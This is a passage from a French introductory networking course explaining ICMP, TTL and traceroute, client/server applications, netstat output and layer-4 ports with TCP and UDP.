Il faut dans ce cas sortir un sniffer comme Tcpcat ou Wireshark pour voir les messages d'erreur ICMP circuler sur le réseau.

Nous avons vu le premier type de message automatique, le type 3, mais il y en a d'autres. Voici les plus utilisés :

- type 5, ICMP redirect, indique qu'il y a un chemin plus court vers la destination ;
- type 11, TTL exceeded, indique que la durée de vie du paquet a expiré.

Le premier est utilisé quand un routeur renvoie un paquet par l'interface depuis laquelle il l'a reçu. Cela veut dire qu'il n'est pas nécessaire de passer par lui et qu'il y a un chemin plus court. Ceci permet à l'administrateur qui voit passer ces messages d'améliorer le routage sur son réseau.

Le second est très utilisé. Pour le comprendre, vous devez déjà apprendre ce qu'est le **TTL dans l'en-tête IP**.

Nous avons déjà vu un TTL, c'était celui de la table CAM du switch. Il indiquait la **durée de vie** d'une information dans la table.

Un mécanisme équivalent a été implémenté dans le protocole IP pour éviter que les paquets ne circulent indéfiniment entre différents routeurs.

Imaginons qu'un routeur A ait comme passerelle par défaut un routeur B, et que le routeur B ait comme passerelle par défaut le routeur A.

Un paquet envoyé à l'un des routeurs à destination d'un autre réseau va circuler alternativement d'un routeur à l'autre, comme une balle de ping-pong, sans jamais s'arrêter. Après quelque temps, beaucoup de paquets feront de même, et le réseau sera saturé.

Pour éviter ce problème, on a implémenté un système de TTL dans l'en-tête IP. Quand une machine envoie un paquet IP sur le réseau, un des éléments de l'en-tête est le TTL qui est une valeur comprise entre 0 et 255. Par exemple, tout paquet envoyé depuis un ordinateur sous Linux a un TTL de 64 (cela varie d'un système à l'autre, 64 étant la plus petite).

À chaque passage par un routeur, celui-ci **va enlever 1 au TTL. Si le TTL arrive à 0, il jette le paquet à la poubelle** ET envoie un message d'erreur ICMP TTL exceeded.

Ainsi, si un paquet fait une partie de ping-pong entre deux routeurs, le processus s'arrêtera quand le TTL sera arrivé à 0. Grâce au TTL, on évite la saturation d'un réseau par mauvaise configuration de routage. Le message ICMP TTL exceeded permet, en plus, de comprendre le problème réseau.

### Exemple

J'essayais un jour de joindre le site web [home.t-online.de](http://home.t-online.de). Cependant, le site ne s'affichait pas.

J'ai sorti mon sniffer Wireshark pour voir ce qui se passait au niveau réseau et j'ai vu une multitude de paquets d'erreurs ICMP TTL exceeded. J'ai alors compris qu'une boucle de routage s'était formée.

J'ai donc fait un `traceroute` vers ce site pour essayer de voir où le problème se situait. Voici le résultat :

```
oasis:~# traceroute -I home.t-online.de
traceroute: Warning: home.t-online.de has multiple addresses; using
80.150.6.141
traceroute to home.t-online.de (80.150.6.141), 30 hops max, 38 byte packets
 1  81.255.207.234 (81.255.207.234)  0.858 ms  0.639 ms  0.576 ms
 2  81.54.100.109 (81.54.100.109)  24.186 ms  26.186 ms  24.745 ms
 3  POS-1-0.RASG3.Raspail.transitip.raei.francetelecom.net (81.52.1.18)
27.323
ms  24.169 ms  24.555 ms
 4  193.253.14.229 (193.253.14.229)  23.600 ms  29.193 ms  23.694 ms
 5  pos12-0.nraub203.Aubervilliers.francetelecom.net (193.252.98.206)
68.884 ms
 28.058 ms  28.776 ms
 6  193.252.159.126 (193.252.159.126)  23.305 ms  24.051 ms  22.996 ms
 7  P14-0.OAKCR1.Oakhill.opentransit.net (193.251.243.170)  104.688 ms
105.018 ms  103.105 ms
```

```
8  P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 112.958 ms
103.831 ms 134.542 ms
9  * P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 179.294 ms
178.757 ms
10 * * P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169)
178.746 ms
11 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 259.692 ms
263.818 ms 266.685 ms
12 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 261.118 ms
293.331 ms 264.925 ms
13 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 335.510 ms
397.171 ms 335.898 ms
14 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 336.620 ms
337.530 ms 335.621 ms
15 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 419.478 ms
424.713 ms 411.722 ms
16 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 411.349 ms
410.940 ms 412.112 ms
17 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 489.377 ms
490.542 ms 521.337 ms
18 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 504.906 ms
490.978 ms 492.207 ms
19 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 564.944 ms
565.928 ms 648.276 ms
20 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 568.282 ms
567.015 ms 567.414 ms
21 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 645.221 ms
646.876 ms 643.922 ms
22 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 644.485 ms
645.608 ms 649.534 ms
23 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 741.422 ms
728.093 ms 723.843 ms
24 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 740.067 ms
722.024 ms 724.235 ms
25 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 796.613 ms
798.530 ms 799.877 ms
26 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 799.558 ms
798.412 ms 799.756 ms
27 P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 878.099 ms
874.756 ms 876.910 ms
28 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 875.829 ms
876.600 ms 876.874 ms
29 * P14-0.OAKCRI1.Oakhill.opentransit.net (193.251.243.170) 956.227 ms *
30 P0-0.AUVCRI1.Aubervilliers.opentransit.net (193.251.243.169) 954.058 ms
954.567 ms 952.010 ms
```

Nous pouvons voir ici que les étapes 7 et 8 se répètent à l'infini.

En fait, chacun de ces routeurs se renvoyait mes paquets indéfiniment.

Grâce au protocole ICMP, j'ai pu comprendre l'erreur et la faire corriger rapidement ! :D

Mais retournons à notre protocole. Nous avons vu un certain nombre de types de messages ICMP différents et envoyés automatiquement par les machines. Nous allons maintenant aborder quels types de messages sont utiles pour déboguer le réseau.

## Messages pour déboguer le réseau

Ces paquets ICMP vont nous être utiles pour des commandes qui vont nous permettre de déboguer des problèmes réseau. Or, ces commandes, nous les connaissons déjà...

Il s'agit de la commande `ping` et de la commande `tracert`.

Le `ping` est en fait la combinaison de deux types de messages ICMP, un *echo request*, type 8, et un *echo reply*, type 0.

Le principe du `ping` est qu'une machine envoie un *echo request*, auquel répond une machine destinataire avec un *echo reply*. C'est pour cela que quand on arrive à pinguer une autre machine, on sait que le routage est correct dans les deux sens.

Pour le `tracert`, c'est un peu plus compliqué.

On utilise en fait une petite astuce en se servant d'un message automatique ICMP, le *TTL exceeded*.



Essayez de comprendre : comment peut-on connaître tous les routeurs entre nous et une destination donnée, en se servant de paquets ICMP *TTL exceeded* ?

Imaginons que je veuille faire un `tracert` vers le Site du Zéro. Comment connaître le premier routeur par lequel je passe ?

On pourrait aller voir dans notre table de routage, mais cela ne fonctionnerait que pour le premier routeur...

L'indice nous dit d'utiliser un paquet ICMP *TTL exceeded*. L'idée pourrait donc être de faire générer ce paquet par le premier routeur. Ainsi, en voyant ce message d'erreur, je pourrais voir l'adresse du routeur dans ce paquet.



Comment faire pour que le premier routeur génère ce message d'erreur ?

Il suffit de mettre un *TTL* à 1 dans le paquet envoyé.

Le premier routeur va le recevoir, décrémenter le *TTL* de 1 et donc le mettre à 0. Il devra jeter le message à la poubelle et me renvoyer un message d'erreur ICMP *TTL exceeded*. Ainsi, je pourrai connaître son adresse IP !

Si vous avez compris le principe, pour connaître l'adresse du deuxième routeur, il me suffira de mettre le *TTL* à 2 dans le paquet envoyé. Et ainsi de suite pour connaître tous les routeurs traversés !

Nous avons donc vu les différents types de messages ICMP et avons vu que ce protocole permettait de mieux comprendre ou détecter quand un problème survenait sur le réseau.

Passons à un peu de réflexion !

## Exercice

J'ai fait un `traceroute` vers le Site du Zéro et j'ai obtenu le résultat suivant :

```
mamachine:~# traceroute www.siteduzero.fr
traceroute to www.siteduzero.fr (217.70.184.38), 30 hops max, 60 byte
packets
 1  88.191.45.1 (88.191.45.1)  0.404 ms  0.453 ms  0.500 ms
 2  88.191.2.26 (88.191.2.26)  16.050 ms  *  *
 3  th2-crs16-1-be1503-p.intf.routers.proxad.net (212.27.58.45)  0.788 ms
0.786 ms  0.795 ms
 4  xe-0-3-0.mpr1.cdg11.fr.above.net (64.125.14.37)  0.563 ms  0.555 ms
0.568 ms
 5  xe-1-0-0.mpr1.cdg12.fr.above.net (64.125.31.230)  0.742 ms  0.786 ms
0.778 ms
 6  79.141.43.6.f301.above.net (79.141.43.6)  1.156 ms  0.957 ms  0.896 ms
 7  79.141.43.6.f301.above.net (79.141.43.6)  1.223 ms  0.852 ms  0.966 ms
 8  p250-gdist1-d.paris.gandi.net (217.70.176.178)  3.142 ms  3.155 ms
3.218 ms
 9  webredir.vip.gandi.net (217.70.184.38)  0.841 ms  0.838 ms  0.832 ms
```

On voit ici que je suis passé deux fois par le routeur 79.141.43.6.f301.above.net dans les étapes 6 et 7.



Comment est-ce possible de passer deux fois par le même routeur ?

**Indice :** il faut penser au fait que deux messages envoyés sur le réseau peuvent emprunter des chemins différents...

**Solution :** le fonctionnement de `traceroute` fait en sorte qu'on envoie une **nouvelle requête avec un TTL différent** pour chaque routeur que l'on veut connaître. Mais chacune de ces requêtes peut passer par **un chemin différent sur Internet**, le résultat d'un `traceroute` n'est jamais figé, car le routage peut évoluer.

Ainsi, il est possible que quand j'ai envoyé le paquet avec un TTL de type 6, j'ai emprunté une route qui me fasse passer par le routeur 79.141.43.6.f301.above.net **en sixième position** et que, quand j'ai envoyé le paquet avec un TTL de type 7, j'ai rencontré le routeur 79.141.43.6.f301.above.net **en septième position**.

C'est ce qui explique notre impression de passer deux fois par le même routeur.

Ce chapitre se termine, vous saurez maintenant utiliser des outils comme `ping` et `traceroute` pour vous aider à comprendre des problèmes réseau, et vous pourrez aussi sortir votre sniffer préféré pour détecter des problèmes sous-jacents.

## Ce qu'il faut retenir

- Vous connaissez maintenant le protocole qui permet d'associer une adresse IP à une adresse MAC, j'ai nommé ARP.

- Vous avez vu un premier exemple de sécurité réseau avec l'ARP cache poisoning.
- Vous connaissez le protocole ICMP qui permet de corriger et de déboguer le protocole IP.

Dans cette partie, nous avons étudié :

- l'adressage IP qui permet de définir les réseaux ;
- le routage qui permet de passer d'un réseau à un autre ;
- quelques protocoles supplémentaires qui permettent d'améliorer le fonctionnement des réseaux.

Nous savons maintenant dialoguer parfaitement d'un réseau à un autre. Nous pouvons donc joindre une machine à l'autre bout du monde.

Cependant, notre objectif est d'arriver à faire dialoguer des applications ensemble. Pour cela, nous allons devoir étudier la couche 4, sujet du prochain chapitre.

Cette partie est maintenant terminée. Pensez à faire les exercices avant de passer à la partie suivante. Vous trouverez les liens des exercices (quiz et/ou activités) dans le plan principal du cours : <https://openclassrooms.com/courses/apprenez-le-fonctionnement-des-reseaux-tcp-ip>. À vous de jouer !



## Troisième partie

# Communiquer entre applications

Avant de nous plonger dans la couche 4, nous allons d'abord essayer de comprendre ce qu'est une application, et nous familiariser avec la notion de client et de serveur, qui est le modèle le plus utilisé sur Internet encore actuellement.

Nous pourrions ensuite aborder les protocoles de couche 4 qui permettent de communiquer entre applications, ainsi que les subtilités réseau qui y sont associées.



# 11

# Qu'est-ce qu'une application ?

Après les gros chapitres que nous venons d'étudier, celui-ci fera figure de récréation. En effet, ce chapitre a surtout pour objectif de vous aider à intégrer certains concepts que vous utilisez sûrement déjà. Il sera donc succinct et facile à comprendre. Plongeons-nous dès maintenant dans les notions de client et de serveur qui sont si importantes sur Internet.

## Le serveur

Pour une application client/serveur, il faut un serveur.

Le propre d'un serveur est **d'offrir un service**. Par exemple, si l'on prend le cas d'un serveur web, son rôle est de mettre à disposition des internautes des **pages web**. Un serveur de messagerie proposera des adresses e-mails ainsi qu'un **service d'envoi et de réception d'e-mails**.



On peut donc dire d'une machine qu'elle est un serveur, dès lors qu'elle fournit un service.

Sans descendre au niveau du fonctionnement basique d'un serveur et du langage de programmation qui a été utilisé pour le créer, nous allons quand même essayer de comprendre le mode de fonctionnement d'un serveur.

## Le serveur écoute

Étant donné que le serveur est censé **fournir un service** accessible tout le temps, on dit qu'il est **en écoute**. En réalité, le serveur va écouter sur le réseau et se tenir prêt à répondre aux requêtes qui lui sont adressées.

Vous pouvez tout à fait le voir sur vos machines virtuelles Linux, ou même sur un autre système d'exploitation avec la commande `netstat -an`. Le résultat étant un peu un fouillis, je vous propose, sous Linux, d'utiliser l'option `-antp`.

```
sd -6123:~$ netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Etat PID/Program name
tcp 0 0 0 0.0.0.0:48963 0.0.0.0:* LISTEN 29575/rpc.statd
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 5470/mysqld
tcp 0 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 1841/portmap
tcp 0 0 0 0.0.0.0:30033 0.0.0.0:* LISTEN 5249/ts3server_linu
tcp 0 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 29667/sshd
tcp 0 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 30562/master
tcp 0 0 0 0.0.0.0:10011 0.0.0.0:* LISTEN 5249/ts3server_linu
tcp 0 0 0 127.0.0.1:39027 127.0.0.1:80 TIME_WAIT -
tcp 0 0 127.0.0.1:35335 127.0.0.1:3306 TIME_WAIT -
tcp 0 48 88.191.45.68:22 79.82.49.130:53745 ESTABLISHED 23488/1
tcp6 0 0 :::873 :::* LISTEN 6699/rsync
tcp6 0 0 :::80 :::* LISTEN 18732/apache2
tcp6 0 0 :::22 :::* LISTEN 29667/sshd
```

Commande `netstat -antp`

Ici, trois colonnes nous intéressent.

La colonne `Adresse locale` fournit l'adresse IP en écoute, ainsi qu'un numéro que nous ne connaissons pas encore.

La colonne `Etat` nous indique... l'état du service !

La colonne `PID/program name` nous indique le numéro du processus en écoute ainsi que son nom.

Si je prends la deuxième ligne, par exemple, je vois que j'ai un service MySQL qui tourne sur le numéro 3306 de l'adresse IP 127.0.0.1. Son état `LISTEN` montre qu'il est en écoute, ce qui est bien pour un service.

Vous vous souvenez ? 127.0.0.1 est une adresse IP spéciale, **réservée pour une utilisation locale**.

Ici, notre serveur MySQL sera injoignable depuis le réseau. Il ne sera joignable que depuis la machine elle-même. Cela évite de rendre un service accessible aux autres si nous n'en avons besoin que localement.



On peut dire ici que ma machine est un serveur, car elle fournit des services sur le réseau (des programmes sont en écoute et sont prêts à répondre à des requêtes qui leur parviennent).

On peut s'interroger sur deux autres lignes et notamment sur leurs états. Il y a une ligne à l'état `ESTABLISHED` qui montre que la connexion est établie.

Super ! Cela signifie que notre machine **est en train de fournir un service**. Quelqu'un est connecté sur notre machine !

Enfin, l'état `TIME WAIT` montre d'anciennes connexions qui sont en cours de terminaison.

## Conclusion

**Un service est donc un programme qui est en écoute sur une machine.** On peut alors appeler cette machine un serveur.

Mais ce service ne servirait à rien s'il n'était pas utilisé, et pour cela, il faut que **des clients** viennent s'y connecter et l'utilisent !

## Le client

Le client est simplement un programme qui se connecte à un service pour l'utiliser. Vous en connaissez de nombreux que vous utilisez tous les jours !

Lorsque vous ouvrez votre navigateur pour vous rendre sur OpenClassrooms, vous utilisez un client web. C'est bien **une connexion client/serveur** qui est établie entre votre navigateur et le serveur web OpenClassrooms.com.



Quels autres clients est-ce que j'utilise encore ?

Vous utilisez peut-être un **client de messagerie** comme Outlook, Thunderbird ou Evolution.

Vous pouvez aussi utiliser un **client FTP** pour le transfert de fichiers, comme FileZilla.

Si vous jouez un peu en ligne, vous utilisez sûrement un client pour vous connecter à votre jeu préféré qui fonctionne sur un serveur sur Internet.



Une machine cliente peut-elle être serveur ? Et inversement ?

Oui, bien sûr ! Par exemple, on a vu dans le paragraphe précédent que ma machine était serveur, mais c'est aussi avec cette machine que je me connecte sur des sites web en tant que client. Elle joue donc à la fois le rôle de client et celui de serveur.



Est-ce que toutes les machines ont les deux rôles ?

Non car la plupart du temps, les machines serveurs ne jouent pas le rôle de client, ou très peu. Elles sont spécialisées en tant que serveur et pour des raisons de sécurité, on limite les services disponibles à ceux qui sont strictement nécessaires, et on évite que cette machine ait une activité de client qui pourrait engendrer des failles.

De la même façon, on considère que les machines des utilisateurs comme vous et moi jouent en majeure partie le rôle d'un client et sont donc vues comme des clients et non des serveurs.



Et Internet là-dedans ?

On peut dire qu'**Internet est aujourd'hui massivement basé sur un fonctionnement client/serveur.**

Ceci dit, ce n'est pas l'unique façon de se connecter. En *peer to peer*, par exemple, chacun peut prendre le rôle de client et de serveur. De même, le service n'est pas assuré par un seul et unique serveur auquel on s'adresse, mais par un ensemble de machines qui possèdent la ressource.

Nous voyons que la notion de client/serveur est très importante pour Internet.

Elle joue notamment un grand rôle dans le modèle OSI et spécifiquement pour la couche 4.

Nous les détaillerons par la suite, dans le prochain chapitre !

# 12

# Rendre mes applications joignables sur le réseau

Vous êtes à présent capable de **faire dialoguer ensemble des machines d'un bout à l'autre d'Internet**.

Mais ce que nous voulons, c'est pouvoir faire dialoguer une application cliente avec une application serveur. La couche 4 va nous être utile pour cela, ainsi que la notion d'application au réseau. C'est elle qui va faire le **lien entre la couche applicative et les couches réseau**.

Nous allons voir dans ce chapitre les deux protocoles utilisés en couche 4.

Accrochez-vous, c'est un chapitre important !

## La couche 4, ses rôles

Grâce à la couche 2, nous savons dialoguer sur un réseau local.

Grâce à la couche 3, nous savons dialoguer entre réseaux.


Nous sommes donc capables de dialoguer entre deux machines sur des réseaux distants, chacune étant située à un bout du monde.



À quoi va donc bien pouvoir nous servir la couche 4 alors ?

Notre objectif **n'est pas** de faire dialoguer ensemble des machines, mais de **faire dialoguer ensemble des applications**.

Vous vous rappelez le modèle OSI ? La figure suivante devrait vous rafraîchir la mémoire.



Le modèle OSI

Nous voyons très bien ici que le réseau va servir à transporter l'information fournie par les applications. Ainsi, notre objectif est de faire dialoguer entre elles des applications qui sont sur des machines.

On voit tout de suite l'intérêt d'avoir une couche du modèle OSI qui soit en charge de la communication entre applications.

Le rôle de la couche 4 est donc de **gérer les connexions applicatives**.

Nous allons maintenant voir comment LES protocoles de couche 4 vont faire cela...

## Un identifiant : le port

### Définition

En couches 2 et 3, nous avons vu qu'il fallait une adresse pour identifier les éléments nécessaires à l'identification des moyens de communication. L'adresse MAC identifie la carte réseau en couche 2, et l'adresse IP identifie l'adresse de notre machine au sein d'un réseau, en couche 3.

En couche 4, **l'adresse utilisée est le port**.



Comment distinguer une adresse d'un port ?

Le port est une adresse. C'est même **l'adresse d'une application sur une machine**.



Ainsi, nous pourrions identifier toute application qui tourne sur notre machine et qui a besoin de dialoguer sur le réseau.

Si vous vous rappelez, dans le chapitre précédent, j'avais montré que mon serveur MySQL était en écoute sur le numéro 3306.

```
sd -6123:~$ netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Etat PID/Program name
tcp 0 0 0.0.0.0:48963 0.0.0.0:* LISTEN 29575/rpc.statd
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 5470/mysqld
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 1841/portmap
tcp 0 0 0.0.0.0:30033 0.0.0.0:* LISTEN 5249/ts3server_linu
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 29667/sshd
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 30562/master
tcp 0 0 0.0.0.0:10011 0.0.0.0:* LISTEN 5249/ts3server_linu
tcp 0 0 127.0.0.1:39027 127.0.0.1:80 TIME_WAIT -
tcp 0 0 127.0.0.1:35335 127.0.0.1:3306 TIME_WAIT -
tcp 0 0 48.88.191.45:6822 79.82.49.130:53745 ESTABLISHED 23488/1
tcp6 0 0 :::873 :::* LISTEN 6699/rsync
tcp6 0 0 :::80 :::* LISTEN 18732/apache2
tcp6 0 0 :::22 :::* LISTEN 29667/sshd
```

Commande netstat -antp

Nous savons maintenant que ce numéro est en fait le port d'écoute de l'application MySQL. Si je reçois une requête MySQL sur l'adresse IP 127.0.0.1 et sur le port 3306, le service MySQL va pouvoir répondre.

## Exemple de port en écoute

Prenons la machine d'adresse 163.172.38.160 sur laquelle je fais un netstat :


```
sd-2412:~$ netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Etat PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 22762/sshd
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 15434/master
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 10921/mysqld
tcp 0 0 127.0.0.1:11211 0.0.0.0:* LISTEN 20952/memcached
tcp6 0 0 :::80 :::* LISTEN 21800/apache2
tcp6 0 0 :::22 :::* LISTEN 22762/sshd
```

Nous voyons ici que le port 80 est en écoute à la ligne 5, et que c'est l'application apache2 qui est un serveur web :

```
tcp6      0      0  :::80  :::*          LISTEN      21800/apache2
```

Le port 80 est le port utilisé pour les serveurs web. Nous pouvons donc nous douter qu'**un serveur web est en écoute sur cette machine** ! Il ne nous reste plus qu'à utiliser un client web, soit un simple navigateur, pour nous connecter à cette application.

Essayez sur votre navigateur d'entrer <http://163.172.38.160/>.



Le site [www.lalitte.com](http://www.lalitte.com)

Nous avons entré dans l'URL l'adresse IP 163.172.38.160 et nous avons été redirigés vers mon site [www.lalitte.com](http://www.lalitte.com).

C'est normal, car cette adresse est celle de la machine qui héberge mon site.




Un point important à souligner est que nous n'avons pas indiqué que nous voulions atteindre le port 80, seule l'adresse IP a été indiquée.

C'est normal, car notre navigateur, qui est un client web, **fait toujours ses requêtes sur le port 80** si un port n'est pas spécifié.

Toutefois, nous pouvons explicitement indiquer un port dans notre URL, par exemple le port 22 qui était aussi en écoute sur la machine. Dans ce cas, nous allons taper 163.172.38.160:22 dans l'URL pour préciser le port voulu.

Essayez avec <http://163.172.38.160:22/>, comme indiqué sur la figure suivante.



Connexion sur le port 22



Firefox peut bloquer votre requête, car il considère que c'est une faille de sécurité que d'interroger un autre port que le port 80. Pour désactiver la protection, tapez `about:config` dans l'URL. Effectuez ensuite un clic droit sur la case **Nom de l'option** de la barre située en haut de la fenêtre du navigateur. Ajoutez une nouvelle chaîne de caractères, `network.security.ports.banned.override`, puis donnez-lui la valeur 1-65535. Vous pourrez alors indiquer le port que vous voudrez dans l'URL.

Notez que cela ne fonctionnera pas sous Chrome. Vous avez donc le droit de changer de navigateur !

Nous voyons que nous tombons sur un serveur SSH. Ça tombe bien, car le port 22 est le port normalement réservé pour un serveur SSH. :)

Nous étudierons cela plus tard. Nous pouvons voir dès maintenant que **derrière chaque port ouvert sur une machine, se cache une application !**

## Quelles adresses pour les ports ?

### Beaucoup de ports !

Les ports sont codés en **décimal sur deux octets**.

Ils peuvent donc prendre  $2^{16}$  valeurs, soit 65 536 valeurs !

Comme l'adressage des ports commence à 0, nous pourrions avoir des valeurs de ports **de 0 à 65 535**. C'est quand même pas mal, non ?

Nous pourrions donc faire tourner au maximum **65 536 applications en réseau sur une machine**. Cela devrait aller... mais on peut quand même parfois arriver à saturation, en cas d'attaque, autrement dit lorsque quelqu'un envoie des tonnes de paquets sur nos différents ports pour nous saturer.

Nous avons donc 65 535 ports à notre disposition.



Or, nous avons vu qu'un serveur web devait être sur le port 80. Y a-t-il d'autres ports réservés ?

Oui, il y a quasiment autant de ports réservés que d'applications réseau.

### Liste des ports

Voici une petite liste des ports réservés (et des applications associées) les plus couramment utilisés :

Application	Port réservé
Web	80
Mail	25
SSH	22
IMAP	143
Proxy	8080
HTTPS	443
Counter-Strike	27015
FTP	20/21
DNS	53
Jeux	6112

Si vous ne connaissez pas ces applications, ce n'est pas grave, nous les découvrirons pour la plupart dans la suite de ce cours.



Il existe donc 65 535 ports réservés pour les applications ?

Non, seule une partie d'entre eux sont réservés. D'ailleurs, historiquement, ce n'était que les ports inférieurs à 1 024 qui étaient réservés. Mais aujourd'hui, beaucoup de nouvelles applications utilisent des ports au-delà de 1 024.



À quoi peuvent bien servir les ports supérieurs à 1024 alors ?

C'est une très bonne question ! Nous avons dit que le port était l'adresse d'une application. Et nous avons vu que les ports étaient notamment utilisés pour les applications serveur, les services.



Mais quid des applications clientes ? Ont-elles aussi une adresse avec un port ?

Les applications clientes ont également des ports, mais ils ne sont pas réservés.

Les ports attribués aux applications clientes **sont donnés aléatoirement, au-dessus de 1 024**, par le système d'exploitation.

Ce n'est pas gênant. Pour un serveur, vu qu'il est en écoute en permanence, il est important que l'on connaisse le port auquel on doit s'adresser. Pour un client, l'application ne va être en écoute que le temps de son fonctionnement. Ainsi, il peut être choisi au hasard tant que le système d'exploitation sait quelle application se trouve derrière quel port. Prenons un exemple.

Nous nous connectons avec notre navigateur préféré vers notre site préféré <http://www.openclassrooms.com/>.

Au moment où notre navigateur envoie la requête, un port va être demandé au système d'exploitation pour la connexion vers OpenClassrooms. Le système lui attribue le port 43645 (aléatoirement, ce port n'a aucune signification particulière).

Désormais, l'application navigateur web **est en écoute sur le port 43645** pour pouvoir recevoir les réponses que va lui envoyer OpenClassrooms.com.

La requête est envoyée sur le port 80 d'OpenClassrooms.com (là, le port n'est pas aléatoire puisqu'on s'adresse à un serveur qui a un port réservé) qui va recevoir la requête, la traiter, et répondre à notre navigateur sur le port 43645.

Pour illustrer cet exemple, je vais aller faire un tour sur mon site préféré, et regarder au niveau de ma machine si un port a été ouvert.



Mais comment voir les ports ouverts ?

Vous vous souvenez ? Nous l'avons déjà fait, il s'agit de la commande `netstat`, plus exactement `netstat -an` pour Windows et Mac, et `netstat -antp` pour Linux.

Voici le résultat :

```
MacBook:~ elalitte$ netstat -an |grep 92.243.25.239
tcp4      0      0  10.8.98.13.56681      92.243.25.239.80
TIME_WAIT
```



Ici, je n'ai pas cherché à imprimer tous les résultats de `netstat` mais seulement la ligne qui concernait OpenClassrooms.com. J'ai donc utilisé la commande `grep` qui permet d'isoler une ligne en fonction d'une chaîne de caractères, qui est ici l'adresse IP d'OpenClassrooms.com.

Nous voyons ici que ma machine d'adresse 10.8.98.13 est en écoute sur le port 56681 pour communiquer avec OpenClassrooms.com sur son port 80.

Un port a bien été ouvert pour mon application cliente qui est en fait mon navigateur web Firefox.

Et voilà comment nous pouvons dialoguer entre applications client/serveur grâce aux ports !

Nous sommes maintenant prêts pour découvrir le reste de la couche 4, et notamment les deux protocoles qui la composent.

## Deux protocoles, TCP et UDP

### Deux protocoles pour le prix d'un !

En couche 2 comme en couche 3, nous n'avons vu qu'un seul protocole de transport des données (Ethernet pour la couche 2 et IP pour la couche 3).



Alors pourquoi la couche 4 aurait-elle besoin de deux protocoles ?

En fait, les créateurs de réseaux se sont rendu compte qu'il pouvait y avoir deux besoins différents pour le transport des données des applications :

- des applications qui nécessitent un transport fiable des données, mais qui n'ont pas de besoin particulier en ce qui concerne la vitesse de transmission ;
- des applications qui nécessitent un transport immédiat des informations, mais qui peuvent se permettre de perdre quelques informations.



Quelles sont les applications qui font partie de la première catégorie et celles qui font partie de la seconde ?

**La première catégorie** regroupe une très grande majorité des applications d'Internet, car bon nombre d'entre elles ont besoin que **chaque paquet émis soit reçu coûte que coûte** !

Ce sont notamment les applications comme le Web, la messagerie, le SSH, beaucoup de jeux en ligne, etc.

Si un paquet est perdu, une page web ne pourra pas s'afficher correctement, idem pour un e-mail, etc.

**La seconde catégorie** regroupe moins d'applications, mais vous comprendrez vite pourquoi ces applications ont **besoin d'être instantanées** et peuvent se permettre qu'un paquet ne soit pas reçu. Il s'agit notamment des applications de streaming, comme la radio ou la télé sur Internet.

